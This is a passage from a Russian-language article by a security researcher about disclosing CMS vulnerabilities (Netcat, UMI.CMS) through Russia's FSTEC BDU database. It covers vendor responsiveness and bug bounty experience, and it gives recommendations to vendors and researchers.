


Рис. 27

Но надо отдать должное сотрудникам ФСТЭК, после направления отчета связь была выстроена по другим каналам (webmaster@bdu.fstec.ru) очень оперативно и позитивно. Они взяли на себя большинство задач по работе.

Также хотелось бы иметь инструмент для отслеживания статуса отправленных уязвимостей. Дошли ли они до вендора, когда будет ли релиз патча и т.д. Не хочется отвлекать сотрудников уважаемой организации, а сведения о патче, датах и реакциях вендора и еще много-много чего прочего очень нужны. Поэтому, надеюсь, в ближайшем будущем мы увидим какую-нибудь систему трекинга процесса идентификации, исправления уязвимости между исследователем, вендором и регулятором.

Про полученный опыт

В ходе процесса взаимодействия и идентификации уязвимостей я получил как положительный опыт, так и отрицательный.

О положительном

Разработчик увидел и быстро пофиксил:

- Средний срок публикации, с учетом оперативной реакции вендора – 1 месяц.
- Отображение информации в рейтинге и принятых отчетах исследователей.

BDU:2024-02967	Уязвимость CMS-системы Netcat, связанная с подделкой межсайтовых запросов, позволяющая нарушителю изменять права доступа в файловом менеджере	
BDU:2024-02966	Уязвимость CMS-системы Netcat, связанная с подделкой межсайтовых запросов, позволяющая нарушителю повысить свои привилегии и получить несанкционированный доступ к веб-приложению	
BDU:2024-02965	Уязвимость CMS-системы Netcat, связанная с связанная с принятием мер по защите структуры веб-страницы, позволяющая нарушителю выполнить произвольный код	
BDU:2024-02964	Уязвимость CMS-системы Netcat, связанная с подделкой межсайтовых запросов, позволяющая нарушителю повысить свои привилегии и выполнить произвольный код	
BDU:2024-02963	Уязвимость CMS-системы Netcat, связанная с подделкой межсайтовых запросов, позволяющая нарушителю повысить свои привилегии и выполнить произвольный код	

Рис. 28

Об отрицательном

Вендор не реагирует:

- Средний срок публикации – пока не достигимся.
- Но регулятор готов к компенсирующим мерам – ждемс...



Рис. 29

И здесь мне вообще не понятна позиция вендора (речь идет за UMI.CMS). То есть мы с вами, за идею, выявляем уязвимости в продукте, а разработчику это не интересно. Подумаешь! У нас тут только 3 SQLi и немножко подтекаем...




Рис. 30

Ну и ладно подумал я и пошел на Bug Bounty. Да, на ипотеку не заработал, но моральный ущерб компенсировал. Пробежавшись по скоупам публичных программ, было найдено несколько приятных кейсов со свежими багами, которые принесли мне 75 тр. Плюс выступление на Positive Hack Days и классный мерч. Нормуль.

Некоторые выводы о Bug Bounty:

- Client-side на стороне админа – мало кто принимает, не смотря на очевидную опасность.
- Client-side на стороне клиента – принимаются.
- Приватные программы и self-hosted – приносят больше вкусного.
- В рамках триажа еще 6 отчетов.

Мы рассмотрели Ваш отчет, однако в соответствии с правилами программы мы не принимаем отчеты, основанные на версии продукта/протокола без демонстрации реального наличия уязвимости.

Вместе с тем мы готовы вернуться к рассмотрению при подготовке PoC уязвимости с Вашей стороны.

Рис. 31

Заключение

Подводя итоги, хочется обратиться к каждой стороне.

Чего бы хотелось:

1. Прозрачность на этапах идентификации и устранения уязвимости между регулятором, вендором и исследователем. Т.е. трекинг процесса.
2. Передача информации об уязвимостях в отечественном ПО в одноименный реестр.



Информация об уязвимостях

Все записи

BDU:2024-02967 Уязвимость CMS-системы Netcat, связанная с подделкой межсайто...
изменять права доступа в файловом менеджере

BDU:2024-02966 Уязвимость CMS-системы Netcat, связанная с подделкой межсайто...
повысить свои привилегии и получить несанкционированный досту

BDU:2024-02965 Уязвимость CMS-системы Netcat, связанная с связанная с неприн...
позволяющая нарушителю выполнить произвольный код

BDU:2024-02964 Уязвимость CMS-системы Netcat, связанная с подделкой межсайто...
повысить свои привилегии и выполнить произвольный код

BDU:2024-02963 Уязвимость CMS-системы Netcat, связанная с подделкой межсайто...

Сведения об уязвимостях в Банке данных угроз безопасности информации не обнаружены


Рис. 32

Рекомендации вендорам:

1. Понятный контакт (/secure или /security)
2. Проведения внутреннего аудита CMS.
3. Рассмотрение участия в Bug-Bounty, как self-hosted, либо на площадках. (VDP).
4. Взаимодействие с регулятором ФСТЭК. Они не ругают. В первый раз.

Рекомендации исследователям:

1. Смотрим на скоуп с позиции изучения конкретного продукта для пробития периметра.
2. На выявленные БДУ обращают внимание, это +1 в карму.



https://hh.ru/vacancy/111111

- Участие в профессиональных соревнованиях (CTF, ПТБ)
- Опыт администрирования web-серверов, *nix и Windows
- Наличие зарегистрированных уязвимостей (CVE, БДУ);
- Наличие профессиональных сертификатов (OSCP, eWFP)

Рис. 33

Позиция в рейтинге	Исследователь	Кол-во ²
1.	Ростелеком-Солар	137
2.	Бею Д.Н. (ГКУ ТО "ЦИТТО")	41
3.	Positive Technologies	28
4.	Лука Сафонов	25
5.	Дмитрий Прохоров (АО «Сайбер ОК»)	18

Рис. 34

3. Поднимаем скилл в white-box.
4. 0-day – для пентестов и bug bounty

Давайте делать наш Рунет безопаснее! ☺